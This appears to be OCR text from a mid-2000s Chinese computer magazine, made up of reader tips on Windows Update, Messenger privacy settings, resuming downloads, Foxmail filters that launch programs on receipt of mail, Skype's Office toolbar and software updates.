hotfix的命令规则为：q******_xxx_yy_zzz_nnn。其中******是kb号，通过它你可以到微软搜索有关该补丁的知识和故障解决，地址为:http://support.microsoft.com/?kbid=******;xxx代表操作系统，如果是Windows XP则是wxp;yy代表SP版本号，比如sp2;zzz代表机型，比如x86;nnn代表语言，如果是中文补丁，则为chs。

多从Windows Update中榨取“油水”

为了安全起见，在Windows Update中扫描的补丁和软件都是正式版本，如果你是个新软试用狂人，那就让微软早点把一些好东东奉献给你吧。打开Windows Update页面后选择“更改设置”链接，勾选“显示试用版产品和相关更新程序”即可(见图2)。



2

如果“Windows Update”菜单不见了

如果你不慎将Windows Update菜单删除了，如何更新呢？其实“条条道路通罗马”：

方法1:打开IE，运行“工具→Windows Update”。

方法2:运行“wupdmgr”命令。

方法3:直接在浏览器中访问http://Windowsupdate.microsoft.com/。

一键安装所有更新

如果你跟我一样，属于懒人的行列，那就用360安全卫士的漏洞扫描功能吧，它能帮助你一键搞定当前系统所有需要安装的补丁。

到http://www.360safe.com/download.html下载安装360安全卫士，这里提供了“标准版”和“豪华版”两个版本，建议大家安装豪华版，其中免费集成了卡巴斯基杀毒软件。安装完毕后运行，单击“诊断及修复”标签，切换到“漏洞修复”标签，片刻你就会看到当前系统需要安装的补丁扫描结果。其中提供了安全等级、漏洞名称和建议操作。(见图3)



我们的操作很简单，勾选“全选”，单击“下载并修复”按钮即可。泡壶茶去吧，360安全卫士会一一下载并自动安装到系统。

避免重复更新

这个问题常常出现在Windows XP中，明明已经安装了某个补丁，但Windows自动更新程序一直提醒有新补丁需要安装。这时候我们首先记下这个重复提醒更新的补丁的编号，假设为“KB000000”，然后尝试以下两种办法来解决：

方法1：打开注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\]分支，在其下建立一个名为“KB000000”的分支并进入该分支，然后双击右侧窗口中的“默认”字符串，将其值命名为“This Key is required to STOP Windows Update from prompting for an install”。退出注册表编辑器后重新启动计算机即可。

方法2：打开注册表编辑器，依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows XP\SPx]分支(如果你的系统是Windows XP SP1，则“x”为“2”，系统是Windows XP SP2，则“x”为“3”)，在其子键中删除以“KB000000”命名的键，最后重启系统应用修改。

教育网用户也玩自动更新

首先打开主页http://202.117.21.253/(见图4)，它不支持Windows 98以下版本的操作系统，如果你的操作系统是Windows 2000/Windows 2000 sp1，那就先从http://202.117.21.253/wuau22chs.msi下载安装一个客户端程序，如果是Windows 2000 sp2以上、Windows XP sp1以上、Windows server 2003，则不需要安装。如果你的机器24小时开机，那就下载http://202.117.21.253/server-update.rar，如果不是，那就下载http://202.117.21.253/pc-update.rar，他们两者的区别在于前者会在每天中午11点进行定时更新，后者则在你开机后10~30分钟内更新。

下载完毕后将其解压缩，运行其中的update.bat文件，它就会自动为你工作了，跟直接在微软更新几乎一模一样。

其他提供Windows update同步更新服务的教育网站点有：


四川大学:http://Windowsupdate.scu.edu.cn/

厦门大学:http://Windowsupdate.xmu.edu.cn

上海交通大学:http://Windowsupdate.sjtu.edu.cn

华南农业大学:http://sus.scau.edu.cn/

天津外国语学院:http://Windowsupdate.tjfsu.edu.cn/



修复Windows Update的错误代码

有朋友已经将这些错误代码出现的原因、解决方法进行了详细的总结，你只需要访问http://www.ttop.net/bbs/dispbbs.asp?boardid=47&id=1722(Windows Update错误代码大全)，按图索骥即可。如果你遇到的错误代码这里没有，那就记下代码，Google一下，或许你就能找到解决的答案了。

投稿 | net@cfan.com.cn

构筑WLM安全防洪大坝

辽宁/QS

Windows Live Messenger(简称WLM)历来以私密性备受白领阶层的钟爱，在网络攻击无处不在的今天，安全被提到了前所未有的高度。要防止WLM在不经意之间泄露我们的秘密，就要自己动手，构筑起WLM的网络安全防洪大坝！

安全第一坝:不让聊天记录曝光

WLM允许用户保存聊天记录，但是，却不负责任地将我们的聊天记录以明文形式保存在XML文件中。这些聊天记录文件默认情况下被保存在“C:\Documents and Settings\Administrator\My Documents\我接收到的文件\以你的WLM账号加数字命名的文件夹\历史记录”目录下。在该目录下有许多以WLM联系人的名字命名的XML文件，这就是WLM聊天历史记录文件。任何用户只要双击以IE打开这些文件，就可以轻易查看到我们的聊天记录。因此，在公共场合使用时，一定不要忘记关闭聊天记录功能。在WLM窗口中单击“工具→选项”，选择“消息”选项，将右侧窗格中的“自动保留对话的历史记录”复选框中的对勾清除掉即可(见图1)。



安全第二坝:过滤链接威胁

在与联系人聊天时，如果对方的WLM中了毒，就会给我们发送一些带病毒的链接，或者是一些广告链接，如果我们误点击，那么就会使我们的WLM中毒。因此，我们有必要屏蔽聊天窗口中的链接。在WLM选项窗口中，切换到“安全”页面，将“允许在对话窗口中显示链接”和“允许WLM从网络浏览器中的链接开始对话”复选框中的对勾清除掉。

安全第三坝:确保接收文件的安全性

我们经常需要与好友互传文件，不少病毒喜欢搭文件传递的顺风车，那么，好友传给我们的文件安全吗？用杀毒软件查杀一番自见分晓。在“选项”窗口中切换到“文件传输”选项，勾选“使用下列程序进行病毒扫描”复选框，然后单击“浏览”按钮打开系统中已经安装的杀毒软件的主程序即可。以后，当我们接收到好友传过来的文件时，杀毒软件就会自动扫描查杀，确保系统的安全。另外，建议勾选“自动拒绝传输已知不安全类型的文件”复选框(见图2)，这样，当联系人要给我们传送不安全类型的文件时，WLM就会自动帮我们拒绝。



安全第四坝:使用Windows Live安全扫描程序

Windows Live安全扫描程序是微软的一项全新的免费服务，在图2所示窗口中，点击“Windows Live安全扫描程序”后面的安装按钮，WLM会自动下载安装Windows Live安全扫描程序。Windows Live 安全扫描程序是可用于共享文件夹的唯一病毒扫描程序，有了它，以后WLM联系人之间共享文件就安全多了。

安全第五坝:阻止不受欢迎之客

每天都使用WLM的用户们普遍遇到一个奇怪现象:有六七个陌生人加自己为好友，上线后，这些陌生人即向你推荐某个网站，然后就一言不发了。他们的状态永远显示为忙碌。如果与他们交谈，得到的回音是“我在忙，请稍候联系我”的自动回复。这些都是来自某网站的“机器人宣传员”，传输给你的都是广告。对于这些不速之客，要毫不犹豫地将其加入到黑名单。打开“选项”窗口，切换到“隐私”页面，选中那些陌生人，然后单击“阻止”按钮，加入到右侧的阻止名单列表中，同时勾选“只有位于我的允许列表上的人才可以向我发送消息”复选框。另外，要注意遇到陌生人发送的如“好久没联系了，最近还好吗?我换了新的msn”这样的信息时，要坚决拒绝不要加为联系人。

如果有人请求加您为MSN好友，您可一定要警惕，特别是显示的名字为“幸福总是相似的，最近还好吗，我换新MSN了”的网友，这些都是来自某网站的“机器人宣传员”，传输给您的都是广告。

下载接力赛 现在起跑

当你的下载任务在一个地方没有完成，需要在另一个地方继续的时候，下载工具的异地断点续传是你需要的功能。


辽宁/**蓝色海岸**

下班时间已到，但正下载的文件还没有下载完成，是回到家里重新下载还是把办公室的电脑搬回家？利用我们手头的可移动存储设备，加上简单的设置就可以实现下载工具的异地断点续传了。

FlashGet

在FlashGet中暂停对文件的下载，然后点击菜单栏的“文件→另存数据库为……”命令（见图1）。将当前的数据库文件保存到可移动存储设备中，缺省名为“Default.jcd”，这样我们会得到两个文件“Default.jcd”和“Default.jcd.bak”。点击菜单栏的“任务→打开下载文件目录”，在其中找到以“.jc! ”作为扩展名的文件，也复制到可移动存储设备中备用。

回到家中，启动FlashGet，点击菜单栏的“任务→打开下载文件目录”，然后将未下载完成的文件从可移动存储设备中拷贝到下载目录中。点击菜单栏中的“文件→打开旧数据库”命令，在弹出的打开对话框中打开可移动存储设备中的“Default.jcd”数据库文件。现在，在任务列表中就可以看到未完成的下载了，点击工具栏上的“开始”按钮就可以实现FlashGet的异地断点续传了。


1

迅雷

暂停迅雷对当前文件的下载，然后用鼠标点击一下暂停的下载项，然后点击工具栏中的“目录”按钮，即可打开下载文件的存放目录。在下载目录中我们可以看到未下载完的文件，如“*****.td”、“*****.td.cfg”等，将它们拷贝到移动存储设备中，备用。将迅雷安装文件夹下的“history.dat”文件复制到可移动存储设备上备用。


回到家中，将“history.dat”复制到“C:\Program Files\Thunder Network\Thunder\”目录下，覆盖掉原先的文件。将未下载完成的文件复制到“C:\TDdownload”目录下。启动迅雷，在任务列表中就可以看到未完成的下载文件了，右击并选择“任务开始”命令(见图2)，即可从中断处开始下载未完成的下载任务了。


2

Bitcomet

首先在Bitcomet中暂停对文件的下载，然后用资源管理器打开Bitcomet的下载目录，找到下载未完成的文件，是以“.bc!”为后缀的文件，很容易识别。将其拷贝到可移动存储设备上备用。

回到家中，启动Bitcomet，利用搜索功能搜索出原种子文件开始下载，开始后暂停文件的下载，并关闭Bitcomet。将未下载完成的文件复制到“C:\Program Files\BitComet\Downloads”目录中，然后启动Bitcomet，在没有下载完成的文件上点右键，选择“重新检查完整性”(见图3)。稍等片刻，Bitcomet就可以实现异地断点续传了。


3

eMule

要在eMule中实现文件的异地断点续传十分的简单，eMule中未下载完成的文件全部保存于eMule安装目录下的“Temp”文件夹中，以“001.part”、“001.part.met”、“001.part.met.bak”形式命名的(见图4)，只需把它们复制到家中，将未下载完成的文件剪切至eMule安装目录下的“Temp”文件夹中，然后重新启动eMule，就可以实现异地断点续传了。


4

我“心”我秀　个性桌面自己“靓”

什么是Widget？别说你不知道！Widget就是一款基于网络的桌面小工具，在风靡美国、欧洲等地后，现在又来到了中国。它不仅看起来像漂浮在桌面上的小精灵般炫酷，更包罗了娱乐、工作、学习等多种实用功能（见图）。看腻了条列式的新闻浏览器，换成Widget的“新闻跑马灯”是不是更有趣？只要稍有些编程基础，都可以按自己的心意制作Widget！

我的Widget！三步搞定！

去Widget网站（http://cn.widget.yahoo.com）下载一个Widget引擎，同时下载教程、Widget的开发工具等。当然，图形编辑软件和文本编辑器也是必不可少。按照Widget的要求设置好目录，就可以用文本编辑器编写相应的程序了。后面的工作是打包、应用、上传共享。打包之前，要将所有图片和文件放进“Contents”文件夹，然后将这个文件夹放进另一个以你的Widget名称命名的文件夹中。最后，用雅虎提供的Widget Converter转换成Widget文件，一切就已搞定了。

Widget72变？照样看清楚！

变！变！变！在民间，已经诞生了成千上万个特色鲜明的Widget，但无论怎样变，它的标准结构都是一样的。通过WinRAR等解压缩软件，你就可以看得到它每一个骨架，并且修修改改，直到它从外形到功能都完全合你心意。


Show time到了！

现在，将自己的得意之作上传到雅虎Widget网站上，尽情Show给所有Widget迷吧！如果你动作够快，在10月26日至11月20日间制作上传Widget，还有机会获得现金5000元、Sony PSP、iPod及雅虎实习机会等心动大奖呢！

简单看Google快照又一法

安徽/**呆瓜**

Google快照是网页在Google服务器中保存的该网页的镜像，当该网页已经不能访问的时候，使用快照对于查询信息的用户非常重要。但由于种种原因，Google快照一直很难被正常调用。其实，现在可以通过另一种手段来变通地解决此问题：找到那些与Google合作的搜索引擎，这些搜索引擎大多数都在使用Google搜索技术，而通过这些搜索引擎搜索到的结果页面中就可以直接查看快照了。例如，QQ推出的SOSO搜索引擎（http://www.soso.com/），网易搜索（http://cha.so.163.com）等都可以实现查看Google快照的目的。例如，当你想查询“2008奥运会”时，通过网易搜索来搜索此关键词，搜索结果其实与使用Google的搜索结果一模一样，而你点击“网页快照”链接后，对应的快照页面便会自动显示了（见图）。




口齿不清 搜索帮忙

武汉/**周强**

场景1：想在电脑上打出生僻字，只知道拼音，不能确认音调。

场景2：习惯用拼音的网友，想搜索资料，得先将输入法切换至英文状态，输入网址后，再切换到拼音，输入中文后搜索，十分繁琐……

其实搜索引擎就可以帮我们翻译拼音。比如，我们要搜索“电脑爱好者”的网站，就直接在百度中输入它的拼音“diannaoaihaozhe”，在输入栏下面，百度会自动给出“电脑爱好者”的中文，点击它即可（见图）。



MSN也有“永不消失”的固定群

■ 安徽/ZKD

以前的MSN也提供了类似群的功能，但它不像QQ那样可以永久地建立一个固定群。现在终于出现了建立固定群的机器人，而且是官方的！

一、建立固定群 自己当群主

在MSN Messenger或是Live Messenger中单击“联系人→添加联系人”，然后将这位提供群服务的小I机器人(groupadmin@xiaoi.com)添加为MSN好友，添加成功后再到联系人列表中找到这个昵称为“群客服”的小I机器人并双击之，在打开的与“群客服”的对话框中将会看到数字信息。


按照提示信息，输入“1”并作为消息发送给“群客服”后便会启动创建群向导。稍后将会看到一个邀请提示，直接点击“接受”项，此时“群客服”便会启动注册新群向导，在窗口中按照向导提示输入正确的注册信息，在此，注册群时有两种方法，一个是让系统自动分配群账号，另一个则是手工注册群账号。如果你想申请一个个性的群账号，需要手工注册群账号，方法是在浏览器中打开http://get.live.com/getlive/overview页面先注册一个Live Messenger账号，再使用此Live Messenger账号来注册群。为了避繁就简，建议大家还是使用让系统自动分配账号的方法来申请。

二、一键启动

打开MSN，在联系人列表中找到刚建立的群并双击打开，再单击MSN闪屏振动按钮并点击下面“接受”后便启动了群功能。在右侧窗口中便可以通过相应的按钮实现添加联系人(需要被添加的联系人接受添加邀请)、设置群资料信息、设置管理员等。

三、像QQ群一样聊天

新建群并添加了联系人后，就可以与群中的联系人进行聊天了。如果群中的联系人在群中发布了公开消息，你的MSN将会收到一条来自该群的消息，如果对方直接通过留言功能给你发送的消息，那就相当于借助群而实现的一对一聊天。如果你想参加群聊并发布群信息，首先要在联系人列表中找到并双击群，再单击“闪屏振动”按钮启动群聊(见图1)，



接下来直接发送消息，这条消息将会发送给群内所有的联系人，如果想给某个特定的联系人发消息，只要在群内的联系人列表中点击相应的联系人昵称，在弹出的小窗口中直接输入消息即可。(见图2)



如果你是群主，不想使用群时，只要踢出群内所有的好友，接下来你自己再退出群即可。如果你参加到别人建立的群中想退出群，只要在群聊天窗口中点击“成员”按钮，再点击下面的“退出群”按钮即可。如果你被加入到其他群后，在不想退出群的情况下，可以通过MSN聊天窗口中的阻止按钮暂时屏蔽群中发送的消息，这样操作后也可以暂时屏蔽群中联系人给你发送来的留言。

这个小I机器人群使用起来很简单，只要先申请一个群，再将联系人添加进来即可，不过，不像QQ群那样可以直接从联系人列表中双击群即可开始聊天，它需要通过“闪屏振动”按钮来启动群功能后才可以主动发群消息。如果你也希望像聊QQ群那样与MSN联系人聊天，不妨也为自己的MSN添加一个固定群吧！

妙用Foxmail的“过滤器”

河北/刘勇

提到Foxmail过滤器，相信很多朋友会立即想到垃圾邮件的过滤，其实借助它你还能用电子邮件来远程运行程序！

大众玩法:邮件分拣各就各位

场景一:作为一名网络管理员，关注当前信息安全动态、随时学习新的知识成了小王每天的必修课。因此也在http://www.microsoft.com/china/newsletter/订阅了微软的多种免费电子杂志，比如“Microsoft Windows 平台新闻”、“TechNet 中文速递邮件”、“安全新闻快递”等等，每个月使用Foxmail都会收到一堆电子邮件，因此他想到用“过滤器”实现自动分类存放。


第1步 启动Foxmail，选中并右击用来接收电子杂志的邮箱名称，选择“新建邮件夹”，按照欲存放哪个电子杂志的名称进行重命名，比如“TechNet中文速递邮件”。重复此操作，为每种电子杂志都创建专用的文件夹。

第2步 再次右击该邮箱名称并选择“过滤器”，在弹出窗口中通过“新建”按钮建立一个“新过滤器”。“名称”处输入“TechNet 中文速递邮件”(用来与后面建立的过滤器相区分);“应用于”中勾选“来信”;“设置”中选择“主题”并在“包含”后面输入接收到的邮件主题，比如“Microsoft TechNet中文网络广播最新课程预告”。下面的第二级条件设置中选择“发件人”并输入该杂志的发送服务器“newsletters.microsoft.com”。(见图1)

这样，过滤器就只对邮件主题为“Microsoft TechNet中文网络广播最新课程预告”并且发件人地址中包含“newsletters.microsoft.com”的邮件有效。

第3步 切换到“动作”选项卡，勾选“转移到”并通过后面的图标指定刚才建立的专用文件夹，最后取消最底端的“跳过后面的过滤器”选择，确定后完成设置。(见图2)





OK，如果以前已经接收到很多符合上述过滤条件的邮件，此时在该邮箱名称下选中“收件箱”，按下CTRL+A选择所有收到的邮件，最后依次点击“工具→按过滤器规则过滤所有选中的邮件”，符合过滤条件的邮件会被自动转移到指定文件夹中，而且以后再接收到类似邮件则会直接存放到指定位置。

个性玩法:发封邮件 执行命令


场景二:小王是周围亲戚、朋友中公认的电脑高手，经常被邀请去解决各种各样的问题。因此，小王使用小巧的“TYPSoft FTP”在公司服务器上建立起了FTP服务器，将自己平时收集的各种软件、影音、文档等文件放上去。鉴于安全考虑，该FTP服务器并非一直开放，只有朋友要求时才会启用，可要是自己身处外地，怎么才能远程启用该程序呢？

第1步 右击邮箱名称选择“属性”，切换到“接收邮件”，如图所示启用自动收取邮件选项并设定间隔时间。(见图3)

第2步 再次右击该邮箱名称建立一个新的过滤器规则，方法同前所述，但要注意两点:一是千万要记住自己输入的关键词;二是在第二级过滤中一定要在“发件人”中输入私人的、安全性比较高的邮箱地址，这样以后只有此邮箱发出的并符合过滤规则的邮件才会用来执行命令！

第3步 切换到“动作”选项卡，勾选“运行应用程序”，借助“浏览”功能导入TYPSoft FTP的可执行文件，确定后生效。(见图4)






以后只要让Foxmail总处于运行状态，当自动检测并接收到符合条件的邮件以后即可启动该FTP服务器程序了。

场景三:虽然远程成功地启动了FTP服务器，可怎么远程关闭呢？另外，为了从服务器维护、数据备份等繁杂的工作中解脱出来，小王或编写或下载了很多的脚本文件和批处理文件，要是能远程运行该多好？还是让Foxmail来实现愿望吧！

值得注意的是:Foxmail只能运行EXE文件，而无法运行BAT、VBS、JS等批处理或脚本文件，这就需要到http://www.onlinedown.net/soft/37220.htm下载一款“ExeScript”程序，它能将上述三种文件转换成EXE文件:启动ExeScript，依次点击“文件→打开”导入需要转换的文件，然后再次点击“方案→编译”，指定存放位置与文件名即可。(见图5)

现在回到Foxmail中，新建一个“过滤器”，按照前面介绍的方法设置关键词、发件人，最后再导入刚刚生成的EXE文件即可，同时一定要记住取消“跳过后面的过滤器”的选择！

看到这里，是不是对Foxmail的过滤器功能又有了新的认识呢？快去试试吧，只有想不到没有做不到哦。最后提醒:一个过滤器设置的有效范围只限于本邮箱，如果你的Foxmail中有N个邮箱账号，只能在每个邮箱中分别进行设置。



在网上免费发彩信

要想发彩信，要用手机上网，还得花点流量钱，真的没有免费的方法吗？

黑龙江/**于鹏**

第1步 首先登录http://photo.monternet.com，注册就不必多说了。但有一点注意，注册时有一步手机验证的过程，别担心，经过我半年多的使用证明的确是免费的。

第2步 你会看到“我收到的彩信”、“我的图片”、“我的音乐”等几项。点击“我的图片”，然后再点击“上传图片”。进入上传界面，里面会有详细说明。在这里你可以从本地硬盘里上传，也可以从web地址上传。上传之后自动返回到上一个界面，你会看到你选择的图片已经出现在网页上了。点击图片，进入发送和编辑界面，这里你可以选“转发彩信”，如果不满意你也可以选择“图片DIY”。这里先让我们选择“转发彩信”，在弹出的对话框里添上你自己或朋友的手机号和验证码，点击发送。过一会儿你就在手机里收到了，然后在手机里把彩信提取到图片收藏夹里就OK了。铃声也是同样道理，这里我也不必多说了。

第3步 其实在“DIY空间”里你会发现更多的乐趣。在这个网站的登录框下面你会看到“DIY空间”，进入。在这里你可以加入图片、文字和铃声，或者再增加一幅图片。只要你有想象力，在这里你完全可以DIY一个语音杂志。

告诉你一个小秘密，其实在你手机那个品牌的官方网站上你可以注册成为免费会员，享受到有限的下载服务，就像我的诺基亚6030在其官方网站上就得到不少实惠。

投稿 | software@cfan.com.cn

Office电话号码Skype直打

随意地给Outlook通讯录、Word和Excel文档中的朋友拨打超便宜的长途，你也做得到。

■ 广西/**坚如磐石**

Skype与传统电话相比，在价钱上的确是便宜一些，越来越多的用户开始以Skype当作主要联络工具。但Skype毕竟是应用程序，要拨号还得先运行后才能拨打，对那些习惯电话拿起来就打的人而言，稍显不便。

好在Skype官方也想到此问题，特别推出了“Skype Office Toolbar”，把Skype的功能加到Microsoft Office之中，让用户在浏览文件的同时，能够快速打电话给文件内的电话号码，做到瞬间拨打；还可以直接把电话号码加入Skype的联络人清单中。如果对方正好在Skype在线，还能直接把编辑好的文件案传给他，非常的方便，经常使用Skype与Office的人一定要试试看。当然在Skype Office Toolbar之前，你需要先把Skype安装到电脑中，建议大家到http://skype.tom.com/下载最新的2.5视频版。


软件名称：Skype Office Toolbar
软件版本：1.0.0.55
软件大小：2413KB
软件性质：免费软件
运行平台：Win9x/Me/NT/2000/XP/2003
下载地址：http://www.skype.com/intl/zh-Hans/download/skypeofficetoolbar/downloading.html



第1步 下载Skype Office Toolbar后执行安装，安装完成后，运行Office程序，我们以Word为例说明，默认情况下，熟悉Skype的图标会自动出现在Word的工具栏上，如果工具栏上没有出现应该图标，可以选择菜单上的“视图→工具栏”，在工具栏列表中勾选“Skype Toolbar for MS Office”（见图1）。

第2步 接下来在Word的工具栏上，就会看到Skype熟悉的图示，点击就会启动Skype主窗口，按下图标旁边的箭头则会打开选项列表，选择其中的“Options”进行设定（见图2）。





第3步 进入“Skype Toolbar for MS Office”设定对话框，输入用户名后运行Skype时就会自动登录。再点击“Smart Tags”选项，右方会看到两个选项，勾选这两个选项，点击“OK”按钮关闭设置对话框（见图3）。

第4步 回到文件中，现在内容中所有类似电话号码的数字，都会被虚线标记起来，光标移动到上面就会出现感叹号图标，点击就会出现拨打Skype电话的相关选项，也可把电话加入到Skype联络人清单中（见图4）。




第5步 当文件编辑完毕，可以按下工具栏上Skype图标旁的箭头打开选项列表，选择“Send file”，直接把文件传给在线的Skype联络人（见图5）。

绝非神话！不登录也知网站更新

山东/张世全

软件名称：WebSite-Watcher
软件版本：v4.22 Beta 1 多国语言版
应用平台：Windows 9X/2000/XP/2003
下载地址：http://www.onlinedown.net/soft/1597.htm

为了及时掌握最新信息，我们需要不断登录网站去查看内容是否已经更新。不过，每次都要登录显然很麻烦，有时会因为登录的时间太早或太晚，导致网站没有更新或早已更新，信息已经过时。难道就没有办法在不登录的情况下，及时得知网站是否已经更新？当然有！WebSite-Watcher（以下简称WeW）就能满足我们的这个愿望。



WeW支持多种语言，其中包括中文，当安装过程中出现如图1所示的界面时，应通过单击界面中的下拉箭头，将语言选择为“Chinese.gb”，这样，WeW以后就能以中文来显示界面了。

添加检测网站

在使用前，我们首先要将感兴趣的网站添加到WeW的监视名单中。WeW允许采取的添加方式有两种：从浏览器收藏夹中直接导入，对新网站直接添加。

实例1：从收藏夹中导入

单击菜单 “工具→导入导出”，在出现的级联菜单，我们会看到有多种选择（如图2），根据所用的浏览器，单击相应的选项，在出现的对话框中单击“是”按钮，此时，该浏览器收藏夹中的所有网址便会被导入到程序中，并以树状目录形式出现在软件界面左侧的网址列表中了。



如果导入的网址并未在列表中出现，你可以单击界面左侧的“书签”来让其显示。



实例2：添加新网站

对于新网页，我们可以通过下面的方法将其添加到程序的网址列表中。

运行WeW并打开网页，此时，页面的上方会多出一个“眼睛”状图标，单击它，在弹出的菜单中选择“添加到书签……”项，然后在弹出的对话框中选择好网址存放的位置，单击“确定”按钮，就能完成添加。



实例3：为网址分门别类

如果添加的网址过多，你觉得过于凌乱，不利于查找，那么你可以为这些网址分类。

第1步 在界面左侧的“书签”项下右击鼠标，在弹出的右键菜单中选择“创建子文件夹”，然后在弹出的对话框的“文件夹名称”文本框中，根据要分类的网站的特点，为其设置一个适当的名称，最后单击“确定”按钮，相应的分类就会出现在“书签”项下。

第2步 在右侧的网址列表中选中要加入该分类的网址，右击，在出现的右键菜单中选择“组织→移动书签到文件夹”，在弹出的对话框中选好该分类的名称，单击“确定”按钮即可（如图3）。

检测更新情况

经过上述设置，软件就可以使用了。我们可以按照自己的心意，右击程序左侧“书签”下的某一分类，选择“检查文件夹”，仅对该分类下的网页更新情况进行检查，当然也可以检测所有网站，方法是右击“所有书签”，选择“检查文件夹”。这时，程序会依据以前数据库中关于对该网站的记录，通过日期和内容，对新旧网页的特征进行对比，从而判断该网站是否已经更新，如果确定已更新，则把该网站以红色字体显示出来，并排列在网址列表的最上方。

了解更新内容

知道了哪些网站有更新后，接下来，我们就可以利用程序内置的迷你浏览器，对网站的更新内容做具体了解了。

右击要查看内容的网址，选择“打开页面→突出显示变更”，会在网址列表下方打开一个迷你浏览器，并出现该网页的内容，第一处更新的内容会被突出显示出来。单击浏览器地址栏右侧的“转到下一处变更”按钮，或按“Ctrl+F12”键，可以继续查看后面的变更内容。

软件更新

CFan Software Update 2006.21

WindowBlinds 5.1

更新指数：★★

说到美化系统，当然是Style XP和WindowsBinds最为经典，这次的Blinds从5.0奔到5.1变化确实不算太大，不过新增了不少皮肤，也加强了自制皮肤的工具，可以一试。

下载地址：http://storage.stardock.com/files/windowblinds5_public.exe

DirectX9.0c十月完全版

更新指数：★★★★

这版本DirectX是微软在8月份重新包装发布的多语言最终用户可分发版本，喜欢不断尝试新游戏的朋友最好还是保证DX9的版本最新，不过，下次DX的更新应该就是DirectX 10了。

下载地址：http://mwb.cfan.com.cn/383

HyperSnap-DX 6.11.02

升级指数：★★

6.11修正在Win98等老版本的操作系统下不能截图的问题，对于使用WinXP系统的同学来说，就不用考虑了。

下载地址：http://www.hyperionics.com/downloads/HS6Setup.exe

烈火汉化版：http://www.hrtsea.com/Download/SoftView/SoftView_22.html

灵格斯词霸 1.0.1008

更新指数：★★★

1008新增了英文版用户界面，新增了许多热键设置功能，还修复非管理员帐户不能运行的问题。同时，词典方面新增了越南语、世界语词典等支持。

下载地址：http://www.lingoes.info/download/lingoes/lingoes_1.0.1008b.exe

